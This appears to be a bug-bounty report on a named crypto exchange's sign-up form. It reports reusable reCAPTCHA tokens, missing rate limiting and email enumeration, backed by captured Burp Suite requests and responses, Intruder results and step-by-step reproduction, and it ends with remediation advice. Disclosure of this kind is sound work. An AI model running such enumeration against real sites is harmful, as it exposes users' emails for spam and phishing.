Bug: Re-Captcha bypass /No Rate Limit (brute force Protection) / User Enumeration/

Vulnerable URL: https://cabinet.wunderbit.co/en/security/sign_up

IMPACT: User Enumeration / User Spamming

CVE: Medium

Description:

No Rate Limit vulnerability occurs when an attacker is able to bruteforce an endpoint of the website without being blocked by the site in the process. If sensitive information can be gained by such an attack or a user can be affected directly this can pose serious risk to the website credibility. In your case I was able to bruteforce User Enumeration On Signup functionality and bypass the re-captcha protection as well.

Re-Captcha Bypass:


The reCAPTCHA value is not validated for duplication that is I was able to submit over 86 with a single reCAPTCHA value and allowing me to generate a valid response for each request neither blocking me nor returning a reCAPTCHA expiry error.


The response length also changed for registered and unregistered emails through out the 86 request leading to user enumeration.

1. User Enumeration.

I 1. I was able to brute force the signup functionality for user enumeration vulnerability and bypass the reCaptcha as well.

Please Find below screen shots of two emails with the same reCaptcha value and both meriting a valid 200 response and user enumeration on singup.


Burp Suite Professional v2.0.11beta - Temporary Project - [Cracked By Dr.FarFar] # [WwW.Dr-FarFar.CoM] # [FB.Com/Dr.FarFar] # [Twitter.Com/3XS0]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 2 3 ...
Go Cancel
Target: https://cabinet.w
Request
Raw Params Headers Hex
POST /en/security/sign_up HTTP/1.1
Host: cabinet.wunderbit.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 803
Origin: https://cabinet.wunderbit.co
Connection: close
Referer: https://cabinet.wunderbit.co/en/security/sign_up
Cookie: PHPSESSID=k6u28do2e0j5tq6a3q0jn05fnp; _ga=GA1.2.2010055155.1622199771;
_gid=GA1.2.591411290.1622199771; _gat=1
Upgrade-Insecure-Requests: 1
trader_sign_up%5Bemail%5D=ethicaliml2%40gmail.com&trader_sign_up%5Bpassword%5D%5Bfirst%5D=Iqtidarhadi9&trader_sign_up%5Bpassword%5D%5Bsecond%5D=Iqtidarhadi9&g-recaptcha-response=03AGdBq27NJEUqqlLZkn_64lNMMDZcA8gO21nhkbeCHHYmKYKMQ65e-ghlpmTWSveMTZLfS2SUJPovSMh28GdLnYBwbtLvjUhdlQzMXxGykYGLIZir7F16AZS2qyRXyNr7PwnHtqc5FiyLjd2_WtSPuuaqQAENWlKWejrZn5WFI3VH_7A44f0LnYSbI-CNTSoTTCXSHU8YQBhlyMCTia-0VRjCF2SuLPw4OpJrcbzSNj5EYzLDMY8XJ7FRGxlPgFb02SrCQHlVKSJvHeuKawYnBVFrEYI3LrjP0MWPQ56YUgWUuF8A3UbttnYqkVZxLavD6zilWERSbKDDFIeQ8DXuL9D-au5D5sUrEFexhDwXRMmPSX4YK5RpVrhDBoG4aliryR8vvns82EuKtnXG5BwjM-Boc8suhLiOYjTQXMHHyd08_csYvZR08m6X4xmXV2P3Jl_TPsv5xtACGlfs6ATHQ0GBBD9rfKV7k88PGSmlqC9WVzCzLaZHr9yGggyZLo0b3QIYM9eKIn7t&trader_sign_up%5Bagree%5D=1&trader_sign_up%5B_token%5D=HzSu5u_7j6s_24BmZIb8qQmXPDityENe0Z6AmYuoIxU
Type a search term
0 matches
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Fri, 28 May 2021 11:47:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Cache-Control: max-age=0, must-revalidate, private
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self';
CF-Cache-Status: DYNAMIC
cf-request-id: 0a5465b04100001cd6a485b000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-
Server: cloudflare
CF-RAY: 65673efa0cd71cd6-HWR
Content-Length: 6357
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv='content-type' content='text/html; charset=UTF-8' />
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
<title>Sign up | WunderBit</title>
<meta name="description" content="Join crypto revolution with WunderBit exchange | Sign up" />
<meta name="keywords" content="wunderbit, crypto, exchange" />
<meta name="robots" content="index,follow" />
<link rel="alternate" href="https://cabinet.wunderbit.co/en/security/sign_up" hreflang="x-defau
<link rel="alternate" href="https://cabinet.wunderbit.co/en/security/sign_up" hreflang="en">
<link rel="alternate" href="https://cabinet.wunderbit.co/ru/security/sign_up" hreflang="ru">
<link rel="canonical" href="https://cabinet.wunderbit.co/en/security/sign_up">
<meta property="og:title" content="Sign up | WunderBit" />
<meta property="og:description" content="Join crypto revolution with WunderBit exchange | Sign
<meta property="og:url" content="" />
<meta property="og:image" content="" />
<link rel="stylesheet" href="/build/vendors-1b74f6a7.css" /><link rel="stylesheet"
href="/build/common.css" />
<link rel="apple-touch-icon" sizes="180x180" href="/bundles/app/images/icons/apple-touch-icon.p
<link rel="icon" type="image/png" sizes="16x16" href="/bundles/app/images/icons/favicon-16x16.p
<link rel="icon" type="image/png" sizes="32x32" href="/bundles/app/images/icons/favicon-32x32.p
<link rel="icon" type="image/png" sizes="48x48" href="/bundles/app/images/icons/favicon-48x48.p
Type a search term


Burp Suite Professional v2.0.11beta - Temporary Project - [Cracked By Dr.FarFar] # [WwW.Dr-FarFar.CoM] # [FB.Com/Dr.FarFar] # [Twitter.Com/3XS0]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel
Target: https://cabinet.wu
Request
Raw Params Headers Hex
POST /en/security/sign_up HTTP/1.1
Host: cabinet.wunderbit.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 803
Origin: https://cabinet.wunderbit.co
Connection: close
Referer: https://cabinet.wunderbit.co/en/security/sign_up
Cookie: PHPSESSID=k6u28do2e0j5tq6a3q8jn05fnp; _ga=GA1.2.2010055155.1622199771;
_gid=GA1.2.591411290.1622199771; _gat=1
Upgrade-Insecure-Requests: 1
trader_sign_up%5Bemail%5D=ethicaliml4%40gmail.com&trader_sign_up%5Bpassword%5D%5Bfirst%5D=Iqtidarhadi9%trader_sign_up%5Bpassword%5D%5Bsecond%5D=Iqtidarhadi9&g-recaptcha-response=03AGdBq27NJEUqqlL2kn_641NMMDZcA8gOCl
nhkbeCHHTmKYKMQ65e-ghlpmTWSveMTZLfS2SUJPovSMh28GdLnYBwbtLvjUhdlQzMXxGykYGLIZir7Fl6AZS2qyEXyNk7PwnHtqc5FiyLj
d2_WtSPuuaqQAENWlKWejrZnSWFI3VH_7A44f0LnYSbI-CNTSoTTCX0HU8YQBhlyMCTia-0VkjCF2SuLPw4OpJrcbzSNj5EYzLDMY8XJ7FR
GxlPgFb0CSrCQHlVKSJvHeuKawYnBVFrEYI3LrjP0MWPQ56YOgWUuF8A3UbttnYqkV2xLavD6ziiWERSbKDDFIeQ8DXuL9D-au5D5sUrEFe
xhDwXRMmPSX4YK5RpVrhDBoG4aliryR8vxns82EuKtxXG9BwjM-Boc8suhLiOYjTQXMPHydQ8_csYvZR08m6X4xzXV2P3J1_TPsv5xtACGl
fs6ATHQ0GBBD9rfKV7k88PG8mlgX9WVzCzLa2Hr9yGggy2Lo0b3QIYM9eKIn7t&trader_sign_up%5Bagree%5D=1&trader_sign_up%5
B_token%5D=HzSu9u_7j6s_24BmZIb8qQmXPDityKNe0Z&AmYuoIxU
Type a search term
0 matches
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Fri, 28 May 2021 11:54:32 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Cache-Control: max-age=0, must-revalidate, private
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self';
CF-Cache-Status: DYNAMIC
cf-request-id: 0a546c88a20000ca806caa1000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-c
Server: cloudflare
CF-RAY: 656749eddf53ca80-LHE
Content-Length: 6357
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv='content-type' content='text/html; charset=UTF-8' />
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
<title>Sign up | WunderBit</title>
<meta name="description" content="Join crypto revolution with WunderBit exchange | Sign up" />
<meta name="keywords" content="wunderbit, crypto, exchange" />
<meta name="robots" content="index,follow" />
<link rel="alternate" href="https://cabinet.wunderbit.co/en/security/sign_up" hreflang="x-defaul
<link rel="alternate" href="https://cabinet.wunderbit.co/en/security/sign_up" hreflang="en">
<link rel="alternate" href="https://cabinet.wunderbit.co/ru/security/sign_up" hreflang="ru">
<link rel="canonical" href="https://cabinet.wunderbit.co/en/security/sign_up">
<meta property="og:title" content="Sign up | WunderBit" />
<meta property="og:description" content="Join crypto revolution with WunderBit exchange | Sign u
<meta property="og:url" content="" />
<meta property="og:image" content="" />
<link rel="stylesheet" href="/build/vendors~1b74f6a7.css" /><link rel="stylesheet"
href="/build/common.css" />
<link rel="apple-touch-icon" sizes="180x180" href="/bundles/app/images/icons/apple-touch-icon.pn
<link rel="icon" type="image/png" sizes="16x16" href="/bundles/app/images/icons/favicon-16x16.pn
<link rel="icon" type="image/png" sizes="32x32" href="/bundles/app/images/icons/favicon-32x32.pn
<link rel="icon" type="image/png" sizes="48x48" href="/bundles/app/images/icons/favicon-48x48.pn
Type a search term

Impact:

1. Attacker can gain access to the registered users emails of the website. Breaching the website users privacy
2. An attacker can easily spam the website user and ask for their credentials by posing someone from the website as they already know the users emails.

Steps to Reproduce:

1. Go to signup link.
2. Enter any unregistered email.
3. Capture the request & Send the request to Intruder and add a Payload marker on email value. Add the payload for the email field with as many request as you would like in my case, I have used 89 emails (for test) and start attack.
4. The response status for registered email is 200 Created with length 6850 with status 200 OK for unregistered email with length 6845


Exploit:

1. An attacker can enter payload to send thousands of emails and can separate the registered user and save their emails in another file. Thus giving the attacker knowledge about the emails of the website users he can then spam or target the user for his campaigns and attacks (covered in impact heading)
2. Another impact is that the user email which the site is supposed to keep confidential can be enumerated and exposed to attacker for carrying out spamming attacks.
3. This can also be chained with other bugs as email spoofing where an attacker can send emails from the website domain to unexpected users. And as the attacker can detect which user is registered with which email the spoofed email can be customized and have a higher impact.


Remediation:

The reCaptcha Value should be validated after each successful request which is not the case with the Signup link.
The value of reCAPTCHA should be updated with each successful request and the previous value must be expired.

Registered Email Response:



Unregistered Email Response:


Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
74 ethicalim12 200 6850
75 ethicalim12 200 6850
76 ethicalim12 200 6850
77 ethicalim12 200 6850
78 ethicalim12 200 6850
79 ethicalim12 200 6850
80 ethicalim12 200 6850
81 ethicalim12 200 6850
82 ethicalim12 200 6850
83 ethicalim12 200 6850
84 ethicalim12 200 6850
85 ethicalim12 200 6850
86 jabjan 200 6845
Request Response
Raw Params Headers Hex
POST /en/security/sign_up HTTP/1.1
Host: cabinet.wunderbit.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 798
Origin: https://cabinet.wunderbit.co
Connection: close
Referer: https://cabinet.wunderbit.co/en/security/sign_up
Cookie: PHPSESSID=k6u28do2e0j5tq6a3q0jn05fmp; _ga=GA1.2.2010055155.1622199771; _gid=GA1.2.591411290.1622199771; _gat=1
Upgrade-Insecure-Requests: 1
trader_sign_up%5Bemail%5D=jabjan%40gmail.com&trader_sign_up%5Bpassword%5D%5Bfirst%5D=Iqtidarhadi9&trader_sign_up%5Bpassword%5D%5Bsecond%5D=Iqtidarhadi9&g-recaptcha-response=03AGdBq27NJEUqqlLZkn_64lNMNDZcA8gO2lnhkbeCHHYmKYKM
Result 86 | Intruder attack 3
Payload: jabjan
Status: 200
Length: 6845
Timer: 658
Previous
Next
Action
Request Response
Raw Params Headers Hex
POST /en/security/sign_up HTTP/1.1
Host: cabinet.wunderbit.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 798
Origin: https://cabinet.wunderbit.co
Connection: close
Referer: https://cabinet.wunderbit.co/en/security/sign_up
Cookie: PHPSESSID=k6u28do2e0j5tq6a3q0jn05fmp; _ga=GA1.2.2010055155.1622199771; _gid=GA1.2.591411290.1622199771; _gat=1
Type a search term
0 matches